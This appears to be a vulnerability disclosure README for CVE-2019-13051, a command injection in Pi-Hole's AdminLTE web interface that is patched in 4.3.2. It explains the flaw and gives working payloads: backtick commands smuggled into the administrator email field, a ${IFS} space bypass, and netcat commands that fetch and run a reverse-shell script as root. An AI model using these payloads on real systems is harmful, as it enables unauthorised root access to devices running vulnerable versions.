 pr0tean/cve-2019-13051
Proof-of-concept exploit for Pi-Hole AdminLTE command injection (CVE-2019-13051) enabling remote root access via email field injection and cron-based execution.

Pi-Hole version 4.3.2 contains a patch to this vulnerability: https://github.com/pi-hole/AdminLTE/pull/974
A big thanks to the Pi-Hole dev team for their awesome project and for making it so easy to report this vulnerability!
It is possible to remotely gain root access on the RaspberyPi device (or whichever device/VM the application is running on) through the described vulnerabilities on the "AdminLTE" component. Administrative access/credentials to the AdminLTE web interface is required in order to exploit this.
In more detail, it is possible to bypass regular expression checks and pollute the "Administrator E-mail Address" field with arbitrary command(s). These are in turn stored in "/etc/pihole/setupVars.conf" which are then subsequently parsed and executed with root privileges from the 10 minute cron.d job “/usr/local/bin/pihole updatechecker local”.
An attacker has to wait for the 10minute interval of the cron job "/etc/cron.d/pihole" for command/code execution.
Hopefully the following details and PoC will help with your validation & reproduction of the issue.
Once authenticated to the web-application there are a few server-side validations which an attacker needs to bypass to successfully inject a command.
On "savesettings.php" L:499 a user-controlled variable "$adminemail" is evaluated against the FILTER_VALIDATE_EMAIL internal PHP function which checks are relatively weak.

It is then possible to bypass this validation check and prove command injection by simply enclosing a set of back ticks in double-quotes for example, entering the following as the administrator's e-mail:
"`test>/tmp/poc_proof.txt`"@example.com

Within 10 minutes a root owned file containing "test" will be created within "/tmp/poc_proof.txt" with root privileges.

In order to perform any further meaningful attacks one also needs to bypass the limitation of whitespaces (which aren't valid e-mail characters and are being caught by FILTER_VALIDATE_EMAIL function). For this, the internal linux variable ${IFS} was utilised (which defaults to whitespace in most unix os's).
PoC:
*Note: this could be automated with a 1-liner using POSIX shell grammar i.e. &&, || ...
nc -nvlp 4444 < revshell.py
"`nc${IFS}192.168.1.69${IFS}4444>/tmp/revshell.py`"@example.com

The HTTP request will look like this when examined with an HTTP proxy:

Wait 10 minutes for the cron job to run and grab the script or for reproduction purposes manually run /usr/local/bin/pihole updatechecker local. You can also validate the injected command residing in "/etc/pihole/setupVars.conf" (found assigned to the ADMIN_EMAIL variable)
nc -nvlp 4445
“`python${IFS}/tmp/revshell.py`”@example.com

Once again wait for 10 minutes (or execute cron script manually for issue reproduction purposes) and you will retrieve a root shell on your attacking machine.